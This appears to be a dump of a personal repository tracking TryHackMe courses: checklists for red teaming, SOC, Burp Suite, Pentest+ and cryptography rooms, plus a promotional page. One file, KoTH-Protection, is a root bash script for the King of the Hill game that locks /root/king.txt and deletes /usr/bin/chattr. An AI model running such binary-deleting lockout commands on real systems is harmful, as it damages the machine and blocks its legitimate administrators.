18 | > - [x] Task 3 IDS/IPS Rule Triggering
19 | > - [x] Task 4 Evasion via Protocol Manipulation
20 | > - [ ] Task 5 Evasion via Payload Manipulation
21 | > - [ ] Task 6 Evasion via Route Manipulation
22 | > - [ ] Task 7 Evasion via Tactical DoS
23 | > - [ ] Task 8 C2 and IDS/IPS Evasion
24 | > - [ ] Task 9 Next-Gen Security
25 | > - [ ] Task 10 Summary
26 |
27 | ## `VIP` [Firewalls](https://tryhackme.com/jr/redteamfirewalls)
28 | > ## Learn about and experiment with various firewall evasion techniques, such as port hopping and port tunneling.
29 | > - [ ] Task 1 Introduction
30 | > - [ ] Task 2 Types of Firewalls
31 | > - [ ] Task 3 Evasion via Controlling the Source MAC/IP/Port
32 | > - [ ] Task 4 Evasion via Forcing Fragmentation, MTU, and Data Length
33 | > - [ ] Task 5 Evasion via Modifying Header Fields
34 | > - [ ] Task 6 Evasion Using Port Hopping
35 | > - [ ] Task 7 Evasion Using Port Tunneling
36 | > - [ ] Task 8 Evasion Using Non-Standard Ports
37 | > - [ ] Task 9 Next-Generation Firewalls
38 | > - [ ] Task 10 Conclusion
39 |
40 | ## `VIP` [Sandbox Evasion](https://tryhackme.com/jr/sandboxevasion)
41 | > ## Learn about active defense mechanisms Blue Teamers can deploy to identify adversaries in their environment.
42 | > - [ ] Task 1 Introduction
43 | > - [ ] Task 2 An Adversary walks into a Sandbox
44 | > - [ ] Task 3 Common Sandbox Evasion Techniques
45 | > - [ ] Task 4 Implementing Various Evasion Techniques
46 | > - [ ] Task 5 DIY Sandbox Evasion Challenge
47 | > - [ ] Task 6 Wrapping Up
48 |
49 | ---
50 |
51 | - [< Back to all modules](https://github.com/Anlominus/TryHackMe/tree/main/Modules)
52 |
--------------------------------------------------------------------------------
/Learning Path/SOC Level 1/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | # [SOC Level 1](https://tryhackme.com/paths)
4 | ## In the Junior Security Analyst role, you will be a Triage Specialist. You will spend a significant portion of your time triaging or monitoring the event logs and alerts.
5 |
6 |
7 | The responsibilities of a Junior Security Analyst or Tier 1 SOC Analyst include the following:
8 | - Monitor and investigate alerts (most of the time, it's a 24x7 SOC operations environment)
9 | - Configure and manage security tools
10 | - Develop and implement IDS signatures
11 | - Escalate the security incidents to the Tier 2 and Team Lead if needed
12 |
13 | ---
14 |
15 | ## ✅ [Cyber Defence Frameworks](#)
16 | #### Discover frameworks and policies that help establish a good security posture. Learn how organisations use these in defensive strategies.
17 |
18 | - [Junior Security Analyst Intro](https://tryhackme.com/jr/jrsecanalystintrouxo)
19 | - Play through a day in the life of a Junior Security Analyst, their responsibilities and qualifications needed to land a role as an analyst.
20 |
21 | - [Pyramid Of Pain](https://tryhackme.com/jr/pyramidofpainax)
22 | - Learn what is the Pyramid of Pain and how to utilize this model to determine the level of difficulty it will cause for an adversary to change the indicators associated with them, and their campaign.
23 |
24 | - [Cyber Kill Chain](https://tryhackme.com/jr/cyberkillchainzmt)
25 | - The Cyber Kill Chain framework is designed for identification and prevention of the network intrusions. You will learn what the adversaries need to do in order to achieve their goals.
26 |
27 | - [Unified Kill Chain](https://tryhackme.com/jr/unifiedkillchain)
28 | - The Unified Kill Chain is a framework which establishes the phases of an attack, and a means of identifying and mitigating risk to IT assets.
29 |
30 | - [Diamond Model](https://tryhackme.com/jr/diamondmodelrmuwwg42)
31 | - Learn about the four core features of the Diamond Model of Intrusion Analysis: adversary, infrastructure, capability, and victim.
32 |
33 | - [MITRE](https://tryhackme.com/jr/mitre)
34 | - This room will discuss the various resources MITRE has made available for the cybersecurity community.
35 |
36 |
37 | ---
38 |
39 | ## [Cyber Threat Intelligence](#)
40 | #### Learn about identifying and using available security knowledge to mitigate and manage potential adversary actions.
41 |
42 | ---
43 |
44 | ## [Network Security and Traffic Analysis](#)
45 | #### Understand the core concepts of Network Security and Traffic Analysis to spot and probe network anomalies using industry tools and techniques.
46 |
47 | ---
48 |
49 | ## [Endpoint Security Monitoring](#)
50 | #### Monitoring activity on workstations is essential, as that’s where adversaries spend the most time trying to achieve their objectives.
51 |
52 | ---
53 |
54 | ## [Security Information and Event Management](#)
55 | #### Understand how SIEM works and get comfortable creating simple and advanced search queries to look for specific answers from the ingested logs.”
56 |
57 | ---
58 |
59 | ## [Digital Forensics and Incident Response](#)
60 | #### Understand what forensic artifacts are present in the Windows and Linux Operating Systems, how to collect them, and leverage them to investigate security incidents.
61 |
62 | ---
63 |
64 | ## [Phishing](#)
65 | #### Learn how to analyze and defend against phishing emails. Investigate real-world phishing attempts using a variety of techniques.
66 |
67 | ---
68 |
--------------------------------------------------------------------------------
/Learning Path/Red Teaming/Learn & win prizes - Fall 2022/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | # [Learn & win prizes - Fall 2022](https://tryhackme.com/room/tickets3) | [Extra Tickets !](https://tryhackme.com/signup?referrer=Anlominus)
4 |
5 | Upskill with our rooms and earn tickets. You need three of the same ticket type to win a prize - let’s go!
6 |
7 | ---
8 |
9 | - Task 1 Tickets mean prizes
10 | - Task 2 Share the love! Invite a friend to both earn 2 tickets
11 | - Task 3 Spread the word Make a post about TryHackMe and share the news!
12 | - Task 4 TryHackMe for Business Earn a ticket by introducing your company to TryHackMe
13 | - Task 5 Stay updated Follow us to stay in the loop of lots of runaway tickets just waiting for you!
14 | - Task 6 FAQ and get your first free ticket on us!
15 |
16 | ---
17 |
18 | ## Task 1 Tickets mean prizes
19 |
20 |
21 |
22 | 
23 |
24 | > ### Upskill with our rooms and earn tickets. You need three of the same ticket type to win a prize!
25 |
26 | Join us in celebrating the release of our shiny new Red Teaming learning path!
27 | Complete any room within this path and win tickets. You need to collect three of the same type to redeem your prize.
28 |
29 | If you're a free user, you can win 1 ticket per room. As a subscribed user (legends), you can win 2 tickets per room.
30 |
31 | The ticket promotion ends on the 21st of September 2022, 11:59 PM BST!
32 |
33 | Prizes
34 |
35 | We have over $21,000 worth of prizes ready to be won!!
36 |
37 | 
38 |
39 | “Red Teamer” TryHackMe title - unlimited amount available
40 |
41 | 1 Day Streak Freeze - unlimited amount available
42 |
43 | £5 Swag Voucher: 102/1000 claimed
44 |
45 | TryHackMe t-shirt: 25/250 claimed
46 |
47 | TryHackMe Baseball Cap: 36/250 claimed
48 |
49 | 7 Day Streak Freeze - unlimited amount available
50 |
51 | 1 Month Premium Voucher - 54/100 claimed
52 |
53 | £20 Swag Voucher - 30/50 claimed
54 |
55 | HAK5 Rubber Ducky - 8/10 claimed
56 |
57 | 3 Month Premium Voucher - 6/10 claimed
58 |
59 | HAK5 Wifi Pineapple - 1/2 claimed
60 |
61 | OSEP Voucher - 1/2 claimed
62 |
63 | Last updated on September 7th, 4 PM BST
64 |
65 | What is the Red Teaming learning path?
66 | The aim of this pathway is to show you how to simulate a potential adversary attack in complex environments.
67 | Going beyond penetration testing, you will learn to conduct successful Red Team engagements and challenge the defence capability of your clients.
68 |
69 | As this is an intermediate pathway, we recommend beginners and early-intermediate users complete the [Introduction to Cyber Security](https://tryhackme.com/path-action/introtocyber/join) and [Jr Penetration Tester](https://tryhackme.com/path-action/presecurity/join) paths first.
70 |
71 | This learning path will teach you how to execute adversary attack simulations as a Red Team Operator.
72 |
73 |
74 | ---
75 |
76 | ## Task 2 Share the love! Invite a friend to both earn 2 tickets
77 |
78 | ---
79 |
80 | ## Task 3 Spread the word Make a post about TryHackMe and share the news!
81 |
82 | ---
83 |
84 | ## Task 4 TryHackMe for Business Earn a ticket by introducing your company to TryHackMe
85 |
86 | ---
87 |
88 | ## Task 5 Stay updated Follow us to stay in the loop of lots of runaway tickets just waiting for you!
89 |
90 | ---
91 |
92 | ## Task 6 FAQ and get your first free ticket on us!
93 |
--------------------------------------------------------------------------------
/Learning Path/Web Fundamentals/Burp Suite/README.md:
--------------------------------------------------------------------------------
1 |
2 | ## Burp Suite
3 | 
4 | ### Burp Suite is the industry standard tool for web application hacking, and is essential in any web penetration test
5 |
6 | - [x] [Burp Suite: The Basics](https://tryhackme.com/jr/burpsuitebasics)
7 | - An introduction to using Burp Suite for Web Application pentesting
8 | - [x] Task 1 `Introduction` Outline
9 | - [x] Task 2 `Getting Started` What is Burp Suite?
10 | - [x] Task 3 `Getting Started` Features of Burp Community
11 | - [x] Task 4 `Getting Started` Installation
12 | - [x] Task 5 `Getting Started` The Dashboard
13 | - [x] Task 6 `Getting Started` Navigation
14 | - [x] Task 7 `Getting Started` Options
15 | - [x] Task 8 `Proxy` Introduction to the Burp Proxy
16 | - [x] Task 9 `Proxy` Connecting through the Proxy (FoxyProxy)
17 | - [x] Task 10 `Proxy` Proxying HTTPS
18 | - [x] Task 11 `Proxy` The Burp Suite Browser
19 | - [x] Task 12 `Proxy` Scoping and Targeting
20 | - [x] Task 13 `Proxy` Site Map and Issue Definitions
21 | - [x] Task 14 `Practical` Example Attack
22 | - [x] Task 15 `Conclusion` Room Conclusion
23 |
24 | - [x] [Burp Suite: Repeater](https://tryhackme.com/jr/burpsuiterepeater)
25 | - Learn how to use Repeater to duplicate requests in Burp Suite
26 | - [x] Task 1 `Introduction` Outline
27 | - [x] Task 2 `Repeater` What is Repeater?
28 | - [x] Task 3 `Repeater` Basic Usage
29 | - [x] Task 4 `Repeater` Views
30 | - [x] Task 5 `Repeater` Inspector
31 | - [x] Task 6 `Practical` Example
32 | - [x] Task 7 `Practical` Challenge
33 | - [x] Task 8 `Extra` Mile SQLi with Repeater
34 | - [x] Task 9 `Conclusion` Room Conclusion
35 |
36 | - [x] [Burp Suite: Intruder](https://tryhackme.com/jr/burpsuiteintruder)
37 | - Learn how to use Intruder to automate requests in Burp Suite
38 | - [x] Task 1 `Introduction` Room Outline
39 | - [x] Task 2 `Intruder` What is Intruder?
40 | - [x] Task 3 `Intruder` Positions
41 | - [x] Task 4 `Attack` Types Introduction
42 | - [x] Task 5 `Attack` Types Sniper
43 | - [x] Task 6 `Attack` Types Battering Ram
44 | - [x] Task 7 `Attack` Types Pitchfork
45 | - [x] Task 8 `Attack` Types Cluster Bomb
46 | - [x] Task 9 `Intruder` Payloads
47 | - [x] Task 10 `Practical` Example
48 | - [x] Task 11 `Practical` Challenge
49 | - [x] Task 12 `Extra` Mile CSRF Token Bypass
50 | - [x] Task 13 `Conclusion` Conclusion
51 |
52 | - [x] [Burp Suite: Other Modules](https://tryhackme.com/jr/burpsuiteom)
53 | - Take a dive into some of Burp Suite's lesser known modules
54 | - [x] Task 1 `Introduction` Outline
55 | - [x] Task 2 `Decoder` Overview
56 | - [x] Task 3 `Decoder` Encoding/Decoding
57 | - [x] Task 4 `Decoder` Hashing
58 | - [x] Task 5 `Comparer` Overview
59 | - [x] Task 6 `Comparer` Example
60 | - [x] Task 7 `Sequencer` Overview
61 | - [x] Task 8 `Sequencer` Live Capture
62 | - [x] Task 9 `Sequencer` Analysis
63 | - [x] Task 10 `Conclusion` Room Conclusion
64 |
65 | - [x] [Burp Suite: Extender](https://tryhackme.com/jr/burpsuiteextender)
66 | - Learn how to use Extender to broaden the functionality of Burp Suite
67 | - [x] Task 1 `Introduction` Outline
68 | - [x] Task 2 `Extender` The Extender Interface
69 | - [x] Task 3 `Extender` The BApp Store
70 | - [x] Task 4 `Extender` Jython
71 | - [x] Task 5 `Extender` The Burp Suite API
72 | - [x] Task 6 `Conclusion` Room Conclusion
73 |
74 |
--------------------------------------------------------------------------------
/Modules/Red Team Fundamentals/README.md:
--------------------------------------------------------------------------------
1 | # Red Team Fundamentals
2 | > #### Learn the core components of a red team engagement, from threat intelligence to OPSEC and C2s This module will introduce the core components and structure of a red team engagement.
3 |
4 | > #### You will learn how to apply threat intelligence to red team engagements, utilize operations security processes, and will set up your own command and control server.
5 |
6 | > #### By the end of the module, you will be able to plan a red team engagement and understand the methodologies used to emulate a real threat actor.
7 |
8 | ---
9 | 
10 |
11 | ## ✅ `Free` [Red Team Fundamentals](https://tryhackme.com/jr/redteamfundamentals)
12 |
13 |
14 | > Learn about the basics of a red engagement, the main components and stakeholders involved, and how red teaming differs from other cyber security engagements.
15 | - [x] Task 1 Introduction
16 | - [x] Task 2 Vulnerability Assessment and Penetration Tests Limitations
17 | - [x] Task 3 Red Team Engagements
18 | - [x] Task 4 Teams and Functions of an Engagement
19 | - [x] Task 5 Engagement Structure
20 | - [x] Task 6 Overview of a Red Team Engagement
21 | - [x] Task 7 Conclusion
22 |
23 | ---
24 |
25 | ## ✅ `Free` [Red Team Engagements](https://tryhackme.com/jr/redteamengagements)
26 | > Learn the steps and procedures of a red team engagement, including planning, frameworks, and documentation.
27 | - [x] Task 1 Introduction
28 | - [x] Task 2 Defining Scope and Objectives
29 | - [x] Task 3 Rules of Engagement
30 | - [x] Task 4 Campaign Planning
31 | - [x] Task 5 Engagement Documentation
32 | - [x] Task 6 Concept of Operations
33 | - [x] Task 7 Resource Plan
34 | - [x] Task 8 Operations Plan
35 | - [x] Task 9 Mission Plan
36 | - [x] Task 10 Conclusion
37 |
38 | ---
39 |
40 |
41 | ## ✅ `VIP` [Red Team Threat Intel](https://tryhackme.com/jr/redteamthreatintel)
42 | > Apply threat intelligence to red team engagements and adversary emulation.
43 | - `TI` - Threat Intelligence
44 | - `TTP` - Tactics, Techniques, and Procedures
45 | - `CTI` - Cyber Threat Intelligence
46 | - `ISAC` - Information and Sharing Analysis Centers
47 | - [x] Task 1 Introduction
48 | - [x] Task 2 What is Threat Intelligence
49 | - [x] Task 3 Applying Threat Intel to the Red Team
50 | - [x] Task 4 The TIBER-EU Framework
51 | - [x] Task 5 TTP Mapping
52 | - [x] Task 6 Other Red Team Applications of CTI
53 | - [x] Task 7 Creating a Threat Intel Driven Campaign
54 | - [x] Task 8 Conclusion
55 |
56 | ---
57 |
58 | ## ✅ `VIP` [Red Team OPSEC](https://tryhackme.com/jr/opsec)
59 | > Learn how to apply Operations Security (OPSEC) process for Red Teams.
60 | - [x] [Task 1 Introduction]()
61 | - [x] [Task 2 Critical Information Identification]()
62 | - [x] [Task 3 Threat Analysis]()
63 | - [x] [Task 4 Vulnerability Analysis]()
64 | - [x] [Task 5 Risk Assessment]()
65 | - [x] [Task 6 Countermeasures]()
66 | - [x] [Task 7 More Practical Examples]()
67 | - [x] [Task 8 Summary]()
68 |
69 |
70 | ---
71 |
72 | ## ✅ `VIP` [Intro to C2](https://tryhackme.com/jr/introtoc2)
73 | > Learn the essentials of Command and Control to help you become a better Red Teamer and simplify your next Red Team assessment!
74 | - [x] [Task 1 Introduction]()
75 | - [x] [Task 2 Command and Control Framework Structure]()
76 | - [x] [Task 3 Common C2 Frameworks]()
77 | - [x] [Task 4 Setting Up a C2 Framework]()
78 | - [x] [Task 5 C2 Operation Basics]()
79 | - [x] [Task 6 Command, Control, and Conquer]()
80 | - [x] [Task 7 Advanced C2 Setups]()
81 | - [x] [Task 8 Wrapping Up]()
82 |
83 | ---
84 |
--------------------------------------------------------------------------------
/King of the Hill/KoTH/KoTH-Protection:
--------------------------------------------------------------------------------
1 | #!/bin/sh
2 | #!/bin/bash
3 | #!/usr/bin/bash
4 | #!/usr/bin/env bash
5 | #!/data/data/com.termux/files/usr/bin/bash
6 | ###############################################
7 | # Name : Anlominus ~ KoTH
8 | # Last UPDATE : 2022 Jun 10
9 | # Create Date : 2022 Jun 10
10 | # Description: A script to protect your King Rank in KoTH
11 | # Skils: Best Copywriter IN the COSMOS!
12 | # BIG THANX TO ALL COMUNITY THAT SHARE ALL THAT FREE GREAT SCRIPTS
13 | # CREDIT: To All World Creators free Scripts & Tools
14 | # Location: Made With LOVE IN ISRAEL !
15 | # Source: [ https://github.com/Anlominus/TryHackMe/blob/main/King%20of%20the%20Hill/KoTH/KoTH-Protection ]
16 | # Aouther: MatheuzSecurity +~> Anlominus ~> RhytMix ~> KoTH-Protection
17 | # https://youtube.com/c/MatheuZSecurity
18 | # TryHackMe ~> King of The Hill: https://tryhackme.com/games/koth
19 | ###############################################
20 | clear
21 |
22 | DiabloColors(){
23 | ##############################################################################
24 | # COLORS AND BACKGROUNDS
25 | ##############################################################################
26 | Color_Off='\033[0m' # Text Reset
27 |
28 | # Regular Colors
29 | Black='\033[0;30m' # Black
30 | Red='\033[0;31m' # Red
31 | Green='\033[0;32m' # Green
32 | Yellow='\033[0;33m' # Yellow
33 | Blue='\033[0;34m' # Blue
34 | Purple='\033[0;35m' # Purple
35 | Cyan='\033[0;36m' # Cyan
36 | White='\033[0;97m' # White
37 |
38 | # Additional colors
39 | LGrey='\033[0;37m' # Ligth Gray
40 | DGrey='\033[0;90m' # Dark Gray
41 | LRed='\033[0;91m' # Ligth Red
42 | LGreen='\033[0;92m' # Ligth Green
43 | LYellow='\033[0;93m' # Ligth Yellow
44 | LBlue='\033[0;94m' # Ligth Blue
45 | LPurple='\033[0;95m' # Light Purple
46 | LCyan='\033[0;96m' # Ligth Cyan
47 |
48 |
49 | # Bold
50 | BBlack='\033[1;30m' # Black
51 | BRed='\033[1;31m' # Red
52 | BGreen='\033[1;32m' # Green
53 | BYellow='\033[1;33m' # Yellow
54 | BBlue='\033[1;34m' # Blue
55 | BPurple='\033[1;35m' # Purple
56 | BCyan='\033[1;36m' # Cyan
57 | BWhite='\033[1;37m' # White
58 |
59 | # Underline
60 | UBlack='\033[4;30m' # Black
61 | URed='\033[4;31m' # Red
62 | UGreen='\033[4;32m' # Green
63 | UYellow='\033[4;33m' # Yellow
64 | UBlue='\033[4;34m' # Blue
65 | UPurple='\033[4;35m' # Purple
66 | UCyan='\033[4;36m' # Cyan
67 | UWhite='\033[4;37m' # White
68 |
69 | # Background
70 | On_Black='\033[40m' # Black
71 | On_Red='\033[41m' # Red
72 | On_Green='\033[42m' # Green
73 | On_Yellow='\033[43m' # Yellow
74 | On_Blue='\033[44m' # Blue
75 | On_Purple='\033[45m' # Purple
76 | On_Cyan='\033[46m' # Cyan
77 | On_White='\033[47m' # White
78 | }
79 | DiabloColors
80 |
81 | if [[ $(id -u) -ne "0" ]]; then
82 | echo "[ERROR] You must run this script as root" >&2
83 | exit 1
84 | fi
85 |
86 | read -p "Put your nickname: " nick
87 |
88 | function protectKing() {
89 | echo $nick > /root/king.txt
90 | chmod 400 /root/king.txt
91 | chattr +i /root/king.txt
92 | set -o noclobber /root/king.txt
93 | }
94 |
95 | arr=('.' '..' '...' '....')
96 |
97 | for c in $(seq 1); do
98 | for elt in ${arr[*]}; do
99 | echo -ne "\r\033[<1>AProtecting your king $elt" && sleep 0.1;
100 | done
101 | done
102 |
103 | echo -ne "\n"
104 |
105 | message="Success! Your king has been protected! =D"
106 |
107 | for i in $(seq 1 ${#message}); do
108 | echo -ne "${message:i-1:1}"
109 | sleep 0.03
110 | done
111 |
112 | echo -ne "\n"
113 |
114 | clear
115 |
116 | function removeChattr(){
117 | rm /usr/bin/chattr
118 | }
119 |
120 | msg="[*] Success! Binary chattr removed! [*]"
121 |
122 | for i in $(seq 1 ${#msg}); do
123 | echo -ne "${msg:i-1:1}"
124 | sleep 0.03
125 | done
126 | echo -ne "\n"
127 |
128 | protectKing && removeChattr /
129 |
130 | echo -ne "\n"
131 |
--------------------------------------------------------------------------------
/Learning Path/CompTIA Pentest+/README.md:
--------------------------------------------------------------------------------
1 | # 🔰 [CompTIA Pentest+](https://tryhackme.com/path-action/pentestplus/join)
2 |
3 | 
4 |
5 |
6 | # [CompTIA Pentest+](https://tryhackme.com/paths)
7 | > ## This PenTest+ pathway allows individuals to practice the majority of practical skills required for the CompTIA PenTest+ exam.
8 | > ## In this you will learn about
9 | > - Industry standard penetration testing tools
10 | > - Identifying and exploiting different network services
11 | > - Exploiting web applications through today’s most common vulnerabilities
12 | > - Understanding Windows active directory and attacking Kerberos
13 | > - Post exploitation techniques (with Powerview, Bloodhound and Mimikatz)
14 | > - CompTIA PenTest+ is for cybersecurity professionals tasked with penetration testing and vulnerability management.
15 |
16 | ### Complete this pathway and receive 10% off the Pentest+ exam!
17 |
18 | * Hands-on exercises aligning to PenTest+ exam objectives
19 | * Practical exam preparation to help you with the Performance Based Questions
20 |
21 |
22 | - 51 Hours
23 |
24 | - Easy
25 |
26 | ---
27 |
28 | - [x] ✅ [Penetration Testing Tools]()
29 | - [x] ✅ [Application-based vulnerabilities]()
30 | - [x] ✅ [Network-based vulnerabilities]()
31 | - [ ] [Local-host vulnerabilities]()
32 |
33 | ---
34 |
35 | - # ✅ [Penetration Testing Tools]()
36 | > ## The following rooms will teach you how to use tools that are commonly used in the industry to perform penetration tests.
37 | > ## If you're going to be a pentester, you'll need to have these tools equipped in your toolkit.
38 | > - [x] [Tutorial](https://tryhackme.com/jr/tutorial)
39 | > - [x] [Nmap](https://tryhackme.com/jr/furthernmap)
40 | > - [x] [Burp Suite: The Basics](https://tryhackme.com/jr/burpsuitebasics)
41 | > - [x] [Metasploit: Introduction](https://tryhackme.com/jr/metasploitintro)
42 | > - [x] [Nessus](https://tryhackme.com/jr/rpnessusredux)
43 | > - [x] [Hydra](https://tryhackme.com/jr/hydra)
44 |
45 |
46 | - # ✅ [Application-based vulnerabilities]()
47 | > ## Use the following rooms to understand the core security issues with web applications.
48 | > ## The rooms in this section will give you the experience needed to identify and exploit some of the most common vulnerabilities found in the wild today.
49 | > - [X] [HTTP in detail](https://tryhackme.com/jr/httpindetail)
50 | > - [X] [OWASP Top 10](https://tryhackme.com/jr/owasptop10)
51 | > - [X] [OWASP Juice Shop](https://tryhackme.com/jr/owaspjuiceshop)
52 | > - [X] [Vulnversity](https://tryhackme.com/jr/vulnversity)
53 |
54 |
55 | - # ✅ [Network-based vulnerabilities]()
56 | > ## This section will start you off by exploring networking basics.
57 | > ## You will then move on to enumerating and exploiting a variety of different network services.
58 | > ## When you've grasped the basics, you'll put your knowledge by exploiting a Linux Samba share.
59 | > - [X] [Introductory Networking](https://tryhackme.com/jr/introtonetworking)
60 | > - [X] [Network Services](https://tryhackme.com/jr/networkservices)
61 | > - [X] [Network Services 2](https://tryhackme.com/jr/networkservices2)
62 | > - [X] [Kenobi](https://tryhackme.com/jr/kenobi)
63 |
64 |
65 | - # [Local-host vulnerabilities]()
66 | > ## Windows Active Directory (AD) environments dominate the corporate and governmental world's organizational networking structure.
67 | > ## This section will teach you the AD basics, how to attack Kerberos and a domain controller, followed by some post-exploitation techniques.
68 | > - [X] [Active Directory Basics](https://tryhackme.com/jr/activedirectorybasics)
69 | > - [x] [Attacktive Directory](https://tryhackme.com/jr/attacktivedirectory)
70 | > - [x] [Attacking Kerberos](https://tryhackme.com/jr/attackingkerberos)
71 | > - [x] [Post-Exploitation Basics](https://tryhackme.com/jr/postexploit)
72 |
73 |
74 |
75 |
76 | ---
77 |
--------------------------------------------------------------------------------
/Learning Path/Red Teaming/README.md:
--------------------------------------------------------------------------------
1 | # [Red Teaming](https://tryhackme.com/path-action/redteaming/join) | [Path Outline](https://tryhackme.com/path/outline/redteaming)
2 |
3 | The aim of this pathway is to show you how to emulate a potential adversary attack in complex environments.
4 | Going beyond penetration testing, you will learn to conduct successful Red Team engagements and challenge the defence capability of your clients.
5 |
6 | After completing this pathway, you will have the advanced skills needed to pursue new career opportunities in offensive security.
7 |
8 | ---
9 |
10 |
11 |
12 | ## [Red Team Fundamentals]()
13 | 
14 |
15 | ##### Learn the core components of a red team engagement, from threat intelligence to OPSEC and C2s.
16 |
17 |
18 |
19 | - #### ✅ [Red Team Fundamentals]()
20 | ##### Learn about the basics of a red engagement, the main components and stakeholders involved, and how red teaming differs from other cyber security engagements.
21 |
22 |
23 | - #### ✅ [Red Team Engagements]()
24 | ##### Learn the steps and procedures of a red team engagement, including planning, frameworks, and documentation.
25 |
26 |
27 | - #### ✅ [Red Team Threat Intel]()
28 | ##### Apply threat intelligence to red team engagements and adversary emulation.
29 |
30 |
31 | - #### ✅ [Red Team OPSEC]()
32 | ##### Learn how to apply Operations Security (OPSEC) process for Red Teams.
33 |
34 |
35 | - #### ✅ [Intro to C2]()
36 | ##### Learn the essentials of Command and Control to help you become a better Red Teamer and simplify your next Red Team assessment!
37 |
38 |
39 | ---
40 |
41 | ## [Initial Access]()
42 | 
43 |
44 | ##### Explore the different techniques to gain initial access to a target system and network from a Red Teamer’s perspective.
45 |
46 | - #### ✅ [Initial Access]()
47 | Explore the different techniques to gain initial access to a target system and network from a Red Teamer’s perspective.
48 |
49 | - #### ✅ [Red Team Recon]()
50 | Learn how to use DNS, advanced searching, Recon-ng, and Maltego to collect information about your target.
51 |
52 | - #### [Weaponization]()
53 | Understand and explore common red teaming weaponization techniques. You will learn to build custom payloads using common methods seen in the industry to get initial access.
54 |
55 | - #### [Password Attacks]()
56 | This room introduces the fundamental techniques to perform a successful password attack against various services and scenarios.
57 |
58 | - #### [Phishing]()
59 | Learn what phishing is and why it's important to a red team engagement. You will set up phishing infrastructure, write a convincing phishing email and try to trick your target into opening your email in a real-world simulation.
60 |
61 | ---
62 |
63 | ## [Post Compromise]()
64 | 
65 |
66 | ##### Learn about the steps taken by an attacker right after gaining an initial foothold on a network.
67 |
68 | ---
69 |
70 | ## [Host Evasions]()
71 | 
72 |
73 | ##### Understand the techniques behind host-based security and bypass the most common security products in Windows operating systems.
74 |
75 | ---
76 |
77 | ## [Network Security Evasion]()
78 | 
79 |
80 | ##### Learn how to bypass and evade different security solutions used in the industry, such as firewalls and IDS/IPS.
81 |
82 | ---
83 |
84 | ## [Compromising Active Directory]()
85 | 
86 |
87 | ##### Learn and exploit Active Directory networks through core security issues stemming from misconfigurations.
88 |
89 | ---
90 |
--------------------------------------------------------------------------------
/Learning Path/Complete Beginner/Cryptography/Encryption - Crypto 101/README.md:
--------------------------------------------------------------------------------
1 | 
2 | - [x] [Encryption - Crypto 101](https://tryhackme.com/room/encryptioncrypto101)
3 | > An introduction to encryption, as part of a series on crypto
4 | - [x] Task 1 What will this room cover?
5 | - [x] Task 2 Key terms
6 | - [x] Task 3 Why is Encryption important?
7 | - [x] Task 4 Crucial Crypto Maths
8 | - [x] Task 5 Types of Encryption
9 | - `Symmetric encryption` uses the same key to encrypt and decrypt the data.
10 | - Examples of Symmetric encryption are DES (Broken) and AES.
11 | - These algorithms tend to be faster than asymmetric cryptography, and use smaller keys (128 or 256 bit keys are common for AES, DES keys are 56 bits long).
12 | - `Asymmetric encryption` uses a pair of keys, one to encrypt and the other in the pair to decrypt.
13 | - Examples are RSA and Elliptic Curve Cryptography.
14 | - Normally these keys are referred to as a public key and a private key.
15 | - Data encrypted with the private key can be decrypted with the public key, and vice versa.
16 | - Your private key needs to be kept private, hence the name.
17 | - Asymmetric encryption tends to be slower and uses larger keys, for example RSA typically uses 2048 to 4096 bit keys.
18 | - `RSA` and Elliptic Curve cryptography are based around different mathematically difficult (intractable) problems, which give them their strength.
19 | - More about RSA later.
20 | - [x] Task 6 `RSA` - Rivest Shamir Adleman
21 | - There are some excellent tools for defeating RSA challenges in CTFs
22 | - [RsaCtfTool](https://github.com/Ganapati/RsaCtfTool)
23 | - [RsatTool](https://github.com/ius/rsatool)
24 | - [RSA ENCRYPTION](https://muirlandoracle.co.uk/2020/01/29/rsa-encryption/)
25 | - The key variables that you need to know about for RSA in CTFs are p, q, m, n, e, d, and c.
26 | - “p” and “q” are large prime numbers, “n” is the product of p and q.
27 | - The public key is n and e, the private key is n and d.
28 | - “m” is used to represent the message (in plaintext) and “c” represents the ciphertext (encrypted text).
29 | - [x] Task 7 Establishing Keys Using Asymmetric Cryptography
30 | - [x] Task 8 Digital signatures and Certificates
31 | - [x] Task 9 SSH Authentication
32 | - [x] Task 10 Explaining Diffie Hellman Key Exchange
33 | - [x] Task 11 PGP, GPG and AES
34 | - [x] Task 12 The Future - Quantum Computers and Encryption
35 |
36 | ---
37 |
38 | # Key Terms
39 | - `Ciphertext` - The result of encrypting a plaintext, encrypted data
40 | - `Cipher` - A method of encrypting or decrypting data. Modern ciphers are cryptographic, but there are many non cryptographic ciphers like Caesar.
41 | - `Plaintext` - Data before encryption, often text but not always. Could be a photograph or other file
42 | - `Encryption` - Transforming data into ciphertext, using a cipher.
43 | - `Encoding` - NOT a form of encryption, just a form of data representation like base64. Immediately reversible.
44 | - `Key` - Some information that is needed to correctly decrypt the ciphertext and obtain the plaintext.
45 | - `Passphrase` - Separate to the key, a passphrase is similar to a password and used to protect a key.
46 | - `Asymmetric encryption` - Uses different keys to encrypt and decrypt.
47 | - `Symmetric encryption` - Uses the same key to encrypt and decrypt
48 | - `Brute force` - Attacking cryptography by trying every different password or every different key
49 | - `Cryptanalysis` - Attacking cryptography by finding a weakness in the underlying maths
50 | - `RSA` - Rivest Shamir Adleman
51 | - `PGP` - Pretty Good Privacy
52 | - `GPG` - GNU Privacy Guard
53 | - `AES` - Advanced Encryption Standard
54 |
55 | # Private-key cryptosystems
56 | > Private-key cryptosystems use the same key for encryption and decryption.
57 | - Caesar cipher
58 | - Substitution cipher
59 | - Enigma machine
60 | - Data Encryption Standard
61 | - Twofish
62 | - Serpent
63 | - Camellia
64 | - Salsa20
65 | - ChaCha20
66 | - Blowfish
67 | - CAST5
68 | - Kuznyechik
69 | - RC4
70 | - 3DES
71 | - Skipjack
72 | - Safer
73 | - IDEA
74 | > Advanced Encryption Standard, also known as AES and Rijndael.
75 |
76 | # Public-key cryptosystems
77 | > Public-key cryptosystems use a public key for encryption and a private key for decryption.
78 | - Diffie–Hellman key exchange
79 | - RSA encryption
80 | - Rabin cryptosystem
81 | - Schnorr signature
82 | - ElGamal encryption
83 | - Elliptic-curve cryptography
84 | - Lattice-based cryptography
85 | - McEliece cryptosystem
86 | - Multivariate cryptography
87 | - Isogeny-based cryptography
88 |
89 | ---
90 |
91 | # Sources
92 |
93 |
94 |
--------------------------------------------------------------------------------
/Badges/README.md:
--------------------------------------------------------------------------------
1 |
2 |
3 | # [Badges](https://tryhackme.com/badges)
